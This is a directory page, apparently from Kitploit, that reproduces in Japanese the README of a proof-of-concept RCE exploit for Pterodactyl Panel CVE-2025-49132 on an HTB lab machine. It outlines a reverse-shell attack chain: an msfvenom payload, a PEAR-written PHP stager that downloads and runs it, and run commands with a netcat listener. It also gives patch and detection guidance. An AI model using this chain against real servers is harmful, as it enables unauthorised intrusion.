Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
HTB-Pterodactyl-RCE-CVE-2025-49132 — このリポジトリには、Pterodactyl htbマシン用のRCEエクスプロイトが含まれています。 | Kitploit
ツール/GitHubGitHub/symphony2colour/htb-pterodactyl-rce-cve-2025-49132
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用CTFペネトレーションテスト学習と教育ラボと実践
共有
GitHub
symphony2colour/htb-pterodactyl-rce-cve-2025-49132

HTB-Pterodactyl-RCE-CVE-2025-49132

このリポジトリには、Pterodactyl htbマシン用のRCEエクスプロイトが含まれています。

リポジトリを見る
1261ヶ月前未レビュー

Pterodactyl Panel Locale RCE (CVE-2025-49132) — 教育用PoC

scope cve python license

認可されたテストおよび防御学習専用です。
このリポジトリは、管理されたラボ環境(例: CTF/HTB形式)を対象としており、ターゲットを所有しているか、テストする*明示的な書面による許可を得ている場合に限ります。

背景

このリポジトリには、v1.11.11より前のPterodactyl Panelバージョンに影響する実世界の脆弱性に対する教育用Python PoC(pterodactyl_rce.py)が含まれています。脆弱な構成では、認証されていない攻撃者が locale および namespace パラメータの不適切な処理により、/locales/locale.json エンドポイントを介してリモートコード実行を達成する可能性があります。

このPoC亜種は、PHP-PEAR がインストールされた環境を対象としており、退役した Hack The Box マシン Pterodactyl に対して構築・検証されました: https://app.hackthebox.com/machines/Pterodactyl。同じ条件が満たされる他のラボ環境でも動作する可能性があります。

脆弱性情報

  • GitHub Advisory: GHSA-24wv-6c99-f843 (CVE-2025-49132)
  • 影響を受けるバージョン: Pterodactyl Panel < 1.11.11
  • 修正版: v1.11.11 (パッチコミット 24c82b0…)

概要(PoCの動作原理)

大まかに言うと、このPoCは次の手順を連鎖させます。

  1. 生成: msfvenom を使用してLinux x64のリバースTCP ELFペイロードを生成します。
  2. 配信: HTTPサーバーでそのELFを配信します(1リクエストを受け取ったら終了します)。
  3. 悪用: 脆弱な /locales/locale.json の処理を悪用して、PHP「ステージャー」を /tmp に書き込みます(PEAR pearcmd の config-create トリック経由)。
  4. 実行: locales エンドポイント経由でステージャーをトリガーし、次の動作を行わせます:
    • ELFを /tmp にダウンロードする
    • 実行可能にする
    • 実行してリスナーへ接続を返す

このスクリプトは「アップロード」ステップで curl ではなく生のHTTPクライアントを使用しています。一部のツールは文字を正規化・エンコードして、細工したリクエストを壊す可能性があるためです。

注記: このREADMEは意図的に防御・教育目的のレベルに留めています。テストを許可された環境でのみコードを使用してください。


要件(ローカル)

  • Python 3.10+(標準ライブラリのみでテスト済み)
  • $PATH で利用可能な msfvenom(Metasploit Framework)
  • PoCで自動リスナーを起動したい場合は nc(netcat)
  • ラボマシンとラボのPterodactylインスタンス間のネットワークアクセス

設定

スクリプトは現在、ソース内にパネルのHTBホスト名を想定しています:

host = "panel.pterodactyl.htb"

さらに、PHP-PEARへのハードコードされたパスは ../../../../../usr/share/php/PEAR に設定されています。Pterodactylボックス外でテストする場合は、ローカル設定に合わせてこのパスを調整する必要があります。


使用方法(管理されたラボのみ)

1) 基本実行(自動リスナー有効)

python3 pterodactyl_rce.py <LHOST> <LPORT>
  • <LHOST>: ラボサーバーから到達可能なコールバックIP
  • <LPORT>: リバースシェルを受信するポート

2) 自動リスナーなしで実行

独自のリスナーを実行したい場合:

python3 pterodactyl_rce.py <LHOST> <LPORT> --no-listen

その後、別のターミナルで:

nc -lvnp <LPORT>

例(プレースホルダー)

python3 pterodactyl_rce.py 10.10.14.225 5555


出力 / 期待される動作

典型的な流れ:

  • ELFペイロードを生成します(shell_ab12cd34 のようなランダムなファイル名)
  • :8080 でワンショットHTTPサーバーを起動します
  • /tmp/<random>.php にPHPステージャーを作成します
  • ステージャーをトリガーします
  • トリガー後にローカルのELFファイルを削除します
  • シェルをアップグレード(PTY)するためのヒントを表示します

正常に悪用できたときのスクリーンショット:

Reverse shell


既知の問題 / ラボノート

  • ラボの不安定さ: ターゲットのボックス/サービスが不安定な場合があります(タイムアウト、断続的な5xx、実行の遅延)。実行が失敗した場合は、少し待ってから再試行してください。
  • 古いペイロードの再利用: 環境が以前にアップロード・ステージングされたファイルをトリガーすることがあります。スクリプトは攻撃側ボックスのローカルファイルのみを削除し、マシン上の /tmp/ フォルダ内のファイルには触れません。 回避策:
    • 新しいランダムなペイロード名で再実行します(このスクリプトのデフォルト動作)。
    • http.server の初期ポートを8080から別のポートに変更します。
    • リスナーポートを変更し(例: 4444 → 5555)、ペイロードを再生成します。
    • HTTPサーバーが現在のファイルを配信していることを確認します(以前のサーバー/リスナーを停止します)。
    • アクセス権がある場合は、ターゲット上の古い /tmp/<name>.php アーティファクトを手動で削除します。それ以外の場合は、しばらく待って再試行します。

防御ガイダンス(修正方法 / 検出方法)

パッチ / 緩和策

  • Pterodactyl Panel v1.11.11以降にアップグレードしてください。
  • パッチ以外にアプリ内の回避策はありません。Webサーバーレベルで /locales/locale.json エンドポイントをブロックすることは可能ですが、ローカライズ機能が壊れる可能性があります。

検出のアイデア

次のような不審なリクエストを探します:

  • 通常とは異なる locale= トラバーサルシーケンスを含む /locales/locale.json へのリクエスト
  • 奇妙な namespace= の値(予期しない名前、長い文字列、不審な文字)
  • パネルホストの /tmp/ に予期しないファイルが突然作成される

Webログと次の項目を関連付けます:

  • www / PHP-FPM ユーザーによって起動された新しいプロセス
  • 標準外の宛先/ポートへの発信接続
  • パネルホストからの予期しない curl / wget の使用

責任ある使用に関する注意

  • 公開インスタンスをスキャンまたはテストしないでください。
  • 脆弱なインスタンスの運用者は、これを**重要(クリティカル)**として扱い、直ちにパッチを適用してください。

謝辞 / 感謝

  • オリジナルPoC: Zen-kun04 による Pterodactyl Panel (< 1.11.11) — Remote Code Execution (RCE)(EDB-ID: 52341、CVE-2025-49132)
    https://www.exploit-db.com/exploits/52341
  • 報告者 / 発見者クレジット: GitHub Advisory は、GHSA-24wv-6c99-f843 / CVE-2025-49132 の報告者として @azimoff337 をクレジットしています。
  • GitHub Advisory Database / CVEプロセス: 脆弱性の詳細の追跡と公開に対して。
  • Hack The Box (HTB): このPoCは、学習と防御研究のために管理されたHTB形式のラボ環境で構築・検証されました。
    アクティブなHTBコンテンツのネタバレはありません。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    360
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →